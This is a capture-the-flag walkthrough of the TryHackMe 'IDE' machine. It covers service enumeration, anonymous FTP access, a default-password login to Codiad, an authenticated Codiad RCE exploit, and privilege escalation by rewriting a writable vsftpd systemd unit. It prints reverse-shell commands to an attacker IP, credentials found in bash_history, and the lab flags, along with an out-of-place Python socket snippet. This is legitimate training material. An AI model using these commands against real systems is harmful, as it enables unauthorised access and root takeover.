

# IDE

## Enumeration

### Nmap

First a simple scan to list all open ports.

```
sudo nmap -T4 -p- -vv 10.10.245.217
```

PORT	STATE	SERVICE	REASON
21/tcp	open	ftp	syn-ack ttl 63
22/tcp	open	ssh	syn-ack ttl 63
80/tcp	open	http	syn-ack ttl 63
62337/tcp	open	unknown	syn-ack ttl 63

We have the 21 for FTP, 22 for SSH, 80 for HTTP and 62337 for an unknown service.

Now a scan to have more details on these ports.

```
sudo nmap -sV -sC -Pn -p 21,22,80,62337 10.10.245.217
```

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 3.0.3
ftp-syst:			
STAT:			
FTP server status:			
Connected to ::ffff:10.9.4.183			
Logged in as ftp			
TYPE: ASCII			
No session bandwidth limit			
Session timeout in seconds is 300			
Control connection is plain text			
Data connections will be plain text			
At session startup, client count was 1			
vsFTPd 3.0.3 - secure, fast, stable			
_End of status			
_ftp-anon: Anonymous FTP login allowed (FTP code 230)			
22/tcp	open	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:			
2048 e2:be:d3:3c:e8:76:81:ef:47:7e:d0:43:d4:28:14:28 (RSA)			
256 a8:82:e9:61:e4:bb:61:af:9f:3a:19:3b:64:bc:de:87 (ECDSA)			

```
|_ 256 24:46:75:a7:63:39:b6:3c:e9:f1:fc:a4:13:51:63:20 (ED25519)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
62337/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Codiad 2.8.4
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.66 seconds
```

With this we have the 21 for FTP, 22 for SSH, 80 for HTTP and 62337 for another HTTP service.

## Web Enumeration

On the web page <http://10.10.245.217/> we only have the Apache2 Ubuntu default page.



## Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

### Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.

Now we go on the <http://10.10.245.217:62337/> page and we have a login form.

[C] Codiad 2.8.4



Username

Password

Login More

## Gobuster

We use Gobuster to enumerate the files and repertories. But we will find nothing interesting with that.

```
sudo gobuster dir -u http://10.10.245.217/ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -t 40 -x php,html,txt,zip,gzip,rar,7z,js,py
```

```
└─$ sudo gobuster dir -u http://10.10.114.45:62337/ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -t 40 -x php,html,txt,zip,gzip,rar,7z,js,py
[sudo] password for zerodol:
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.114.45:62337/
[+] Method: GET
[+] Threads: 40
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,html,txt,gzip,7z,js,zip,rar,py
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/js (Status: 301) [Size: 318] [→ http://10.10.114.45:62337/js/]
/plugins (Status: 301) [Size: 323] [→ http://10.10.114.45:62337/plugins/]
/components (Status: 301) [Size: 326] [→ http://10.10.114.45:62337/components/]
/themes (Status: 301) [Size: 322] [→ http://10.10.114.45:62337/themes/]
/lib (Status: 301) [Size: 319] [→ http://10.10.114.45:62337/lib/]
/data (Status: 301) [Size: 320] [→ http://10.10.114.45:62337/data/]
/config.php (Status: 200) [Size: 0]
/common.php (Status: 200) [Size: 0]
/languages (Status: 301) [Size: 325] [→ http://10.10.114.45:62337/languages/]
/index.php (Status: 200) [Size: 5239]
/INSTALL.txt (Status: 200) [Size: 634]
/workspace (Status: 301) [Size: 325] [→ http://10.10.114.45:62337/workspace/]
Progress: 37578 / 300010 (12.53%)
```

10.10.114.45:62337/INSTALL.txt

## CODIAD INSTALLATION

To install simply place the contents of the system in a web accessible folder.

Ensure that the following have write capabilities:

```
/config.php
/data
/workspace
```

Navigate in your browser to the URL where the system is placed and the installer screen will appear. If any dependencies have not been met the system will alert you.

Enter the requested information to create a user account, project, and set your timezone and submit the form. If everything goes as planned you will be greeted with a login screen.

Happy coding!

## FTP

Now we can go check that FTP service. We can login as the user anonymous and no password.

```
ftp 10.10.114.15
```

username: anonymous

password:

We have a suspicious directory ...

```
└─$ ftp 10.10.114.45
Connected to 10.10.114.45.
220 (vsFTPd 3.0.3)
Name (10.10.114.45:zerodol): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||35197|)
150 Here comes the directory listing.
drwxr-xr-x   3 0          114          4096 Jun 18  2021 .
drwxr-xr-x   3 0          114          4096 Jun 18  2021 ..
drwxr-xr-x   2 0           0          4096 Jun 18  2021 ...
226 Directory send OK.
ftp> █
```

Here we have a file named . We download it.

```
ftp> cd ...
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||35742|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 151 Jun 18 2021 -
drwxr-xr-x 2 0 0 4096 Jun 18 2021 .
drwxr-xr-x 3 0 114 4096 Jun 18 2021 ..
226 Directory send OK.
ftp> get -
local: - remote: -
229 Entering Extended Passive Mode (|||45819|)
150 Opening BINARY mode data connection for - (151 bytes).
100% |*****| 151 2.18 MiB/s 00:00 ETA
226 Transfer complete.
151 bytes received in 00:00 (1.35 KiB/s)
ftp> █
```

```
└─$ ls -la
total 12
-rw-rw-r-- 1 zerodol zerodol 151 Jun 18 2021 -
drwxrwxr-x 2 zerodol zerodol 4096 Oct 27 12:17 .
drwxrwxr-x 53 zerodol zerodol 4096 Oct 23 18:05 ..

└─(zerodol@master)-[~/tryhackme/easy/ide]
└─$ mv - file

└─(zerodol@master)-[~/tryhackme/easy/ide]
└─$ ls -la
total 12
drwxrwxr-x 2 zerodol zerodol 4096 Oct 27 12:19 .
drwxrwxr-x 53 zerodol zerodol 4096 Oct 23 18:05 ..
-rw-rw-r-- 1 zerodol zerodol 151 Jun 18 2021 file

└─(zerodol@master)-[~/tryhackme/easy/ide]
└─$ █
```

We have a username on this file. It tells us that the password was reset to the default.

```
└─$ cat file
Hey john,
I have reset the password as you have asked. Please use the default password to login.
Also, please take care of the image file ;)
- drac.
```

## Foothold

### Login credentials

We can login to the web page. The default password is **password**

Username: john

Password: password


Username

john

Password

••••••••

Login More



```
1 #!/usr/bin/python
2 import socket, videoSocket
3 import StringIO
4 from videoFeed import VideoFeed
5
6 class Client:
7     def __init__(self):
8         self.client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
9         self.client_socket.connect(("10.9.1.213", 9001))
10        self.vsock = videoSocket.VideoSocket(self.client_socket)
11        self.videoFeed = VideoFeed(1, "client", 1)
12        self.data = StringIO.StringIO()
13
14    def connect(self):
15        while True:
16            frame = self.videoFeed.get_frame()
17            self.vsock.vsend(frame)
18            frame = self.vsock.vreceive()
19            self.videoFeed.set_frame(frame)
20
21    #
22    """RECEIVED""" : frame
23    """if (data <> 'Q' and data <> 'q'):
24        self.client_socket.send(data)
25    else:
26        self.client_socket.send(data)
27        self.client_socket.close()
28        break;
29    """
30
31 if __name__ == "__main__":
32     client = Client()
33     client.connect()
34
```

## Codiad 2.8.4 - Remote Code Execution (Authenticated)

<https://www.exploit-db.com/exploits/49705>

On the first terminal:

```
python3 exploit.py {URL} {USER} {PASSWORD} {Attacker_IP} {PORT} {OS}
```

```
python3 exploit.py http://10.10.137.70:62337/ john password 10.9.1.213 9001 linux
[+] Please execute the following command on your vps:
echo 'bash -c "bash -i >/dev/tcp/10.9.1.213/9002 0>&1 2>&1" | nc -lnvp 9001
nc -lnvp 9002
[+] Please confirm that you have done the two command above [y/n]
[Y/n] Y
[+] Starting...
[+] Login Content : {"status":"success","data":{"username":"john"}}
[+] Login success!
[+] Getting writeable path...
[+] Path Content : {"status":"success","data":{"name":"CloudCall","path":"/var/www/html/codiad_projects"}}
[+] Writeable Path : /var/www/html/codiad_projects
[+] Sending payload ...
```

On the second terminal:

```
echo 'bash -c "bash -i >/dev/tcp/{Attacker_IP}/PORT+1 0>&1 2>&1"' | nc -lnvp {PORT}
```

```
└─$ echo 'bash -c "bash -i >/dev/tcp/10.9.1.213/9002 0>&1 2>&1"' | nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.9.1.213] from (UNKNOWN) [10.10.137.70] 36764
█
```

On the third terminal:

```
nc -lnvp {PORT + 1}
```

```
└─$ nc -lnvp 9002
listening on [any] 9002 ...
connect to [10.9.1.213] from (UNKNOWN) [10.10.137.70] 35300
bash: cannot set terminal process group (876): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ide:/var/www/html/codiad/components/filemanager$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<ger$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@ide:/var/www/html/codiad/components/filemanager$ ^Z
zsh: suspended nc -lnvp 9002

(zorodol@master)-[~/tryhackme/easy/ide]
└─$ stty -echo raw;fg
[1] + continued nc -lnvp 9002
export TERM=xterm
www-data@ide:/var/www/html/codiad/components/filemanager$ █
```

And we have our reverse shell.

## Privilege Escalation

### From www-data to drac



On drac's home directory, we can read the `.bash_history` file.

```
www-data@ide:/home$ ls -la
total 12
drwxr-xr-x  3 root root 4096 Jun 17  2021 .
drwxr-xr-x 24 root root 4096 Jul  9  2021 ..
drwxr-xr-x  6 drac drac 4096 Aug  4  2021 drac
www-data@ide:/home$ cd drac
www-data@ide:/home/drac$ ls -la
total 52
drwxr-xr-x 6 drac drac 4096 Aug  4  2021 .
drwxr-xr-x 3 root root 4096 Jun 17  2021 ..
-rw-r--r-- 1 drac drac  49 Jun 18  2021 .Xauthority
-rw-r--r-- 1 drac drac  36 Jul 11  2021 .bash_history
-rw-r--r-- 1 drac drac 220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 drac drac 3787 Jul 11  2021 .bashrc
drwxr-xr-x 4 drac drac 4096 Jun 18  2021 .cache
drwxr-xr-x 3 drac drac 4096 Jun 18  2021 .config
drwxr-xr-x 4 drac drac 4096 Jun 18  2021 .gnupg
drwxr-xr-x 3 drac drac 4096 Jun 18  2021 .local
-rw-r--r-- 1 drac drac  807 Apr  4  2018 .profile
-rw-r--r-- 1 drac drac    0 Jun 17  2021 .sudo_as_admin_successful
-rw-r--r-- 1 drac drac  557 Jun 18  2021 .xsession-errors
-rw-r--r-- 1 drac drac   33 Jun 18  2021 user.txt
www-data@ide:/home/drac$
```

So we have the password of the user drac :

```
Password: Th3dRaCULa1sR3aL
```

```
www-data@ide:/home/drac$ cat .bash_history
mysql -u drac -p 'Th3dRaCULa1sR3aL'
www-data@ide:/home/drac$
```

We can login as the user drac.

```
www-data@ide:/home/drac$ su drac
Password:
drac@ide:~$ cat user.txt
02930d21a8eb009f6d26361b2d24a466
drac@ide:~$
```

## From drac to root

We do a `sudo -l`. We can execute the `/usr/sbin/service vsftpd restart` command with sudo.

```
drac@ide:~$ sudo -l
[sudo] password for drac:
Matching Defaults entries for drac on ide:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User drac may run the following commands on ide:
    (ALL : ALL) /usr/sbin/service vsftpd restart
drac@ide:~$
```

We can see where the vsftpd service is located with the command:

```
locate vsftpd
```

```
drac@ide:~$ locate vsftpd
/etc/vsftpd.conf
/etc/init.d/vsftpd
/etc/logrotate.d/vsftpd
/etc/pam.d/vsftpd
/etc/rc0.d/K01vsftpd
/etc/rc1.d/K01vsftpd
/etc/rc2.d/S01vsftpd
/etc/rc3.d/S01vsftpd
/etc/rc4.d/S01vsftpd
/etc/rc5.d/S01vsftpd
/etc/rc6.d/K01vsftpd
/etc/systemd/system/multi-user.target.wants/vsftpd.service
/lib/systemd/system/vsftpd.service
/usr/bin/vsftpdwho
/usr/lib/tmpfiles.d/vsftpd.conf
/usr/sbin/vsftpd
/usr/share/appport/package-hooks/vsftpd.py
```

This is the content of the config file. We have a variable **ExecStart** which execute the `/usr/sbin/vsftpd /etc/vsftpd.conf` command at the start of the vsftpd service.

```
drac@ide:~$ cat /lib/systemd/system/vsftpd.service
[Unit]
Description=vsftpd FTP server
After=network.target

[Service]
Type=simple
ExecStart=/usr/sbin/vsftpd /etc/vsftpd.conf
ExecReload=/bin/kill -HUP $MAINPID
ExecStartPre=-/bin/mkdir -p /var/run/vsftpd/empty

[Install]
WantedBy=multi-user.target
drac@ide:~$
```

We can write in the configuration file.

```
drac@ide:~$ ls -l /lib/systemd/system/vsftpd.service
-rw-rw-r-- 1 root drac 248 Aug  4 2021 /lib/systemd/system/vsftpd.service
drac@ide:~$
```

We use vim to write and add our payload in the file.

```
/bin/bash/ -c 'bash -i >& /dev/tcp/{attacker_ip}/{port} 0>&1'
```

```
[Unit]
Description=vsftpd FTP server
After=network.target

[Service]
Type=simple
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/10.9.1.231/4444 0>&1'
ExecReload=/bin/kill -HUP $MAINPID
ExecStartPre=-/bin/mkdir -p /var/run/vsftpd/empty

[Install]
WantedBy=multi-user.target
~
~
~
~
~
~
```

We execute

```
sudo /usr/sbin/service vsftpd restart
```

```
drac@ide:~$ sudo /usr/sbin/service vsftpd restart
Warning: The unit file, source configuration file or drop-ins of vsftpd.service changed on disk. Run 'systemctl daemon-reload' to reload units.
drac@ide:~$
```

We restart the daemon service

```
systemctl daemon-reload
```

```
drac@ide:~$ systemctl daemon-reload
== AUTHENTICATING FOR org.freedesktop.systemd1.reload-daemon ==
Authentication is required to reload the systemd state.
Authenticating as: drac
Password:
== AUTHENTICATION COMPLETE ==
drac@ide:~$ sudo /usr/sbin/service vsftpd restart
drac@ide:~$
```

We have our reverse and we are root.

```
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.9.1.213] from (UNKNOWN) [10.10.137.70] 33618
bash: cannot set terminal process group (2195): Inappropriate ioctl for device
bash: no job control in this shell
root@ide:/#
```

We can retrieve the root flag.

```
root@ide:/# cd /root
cd /root
root@ide:/root# ls
ls
root.txt
root@ide:/root# cat root.txt
cat root.txt
ce258cb16f47f1c66f0b0b77f4e0fb8d
root@ide:/root#
```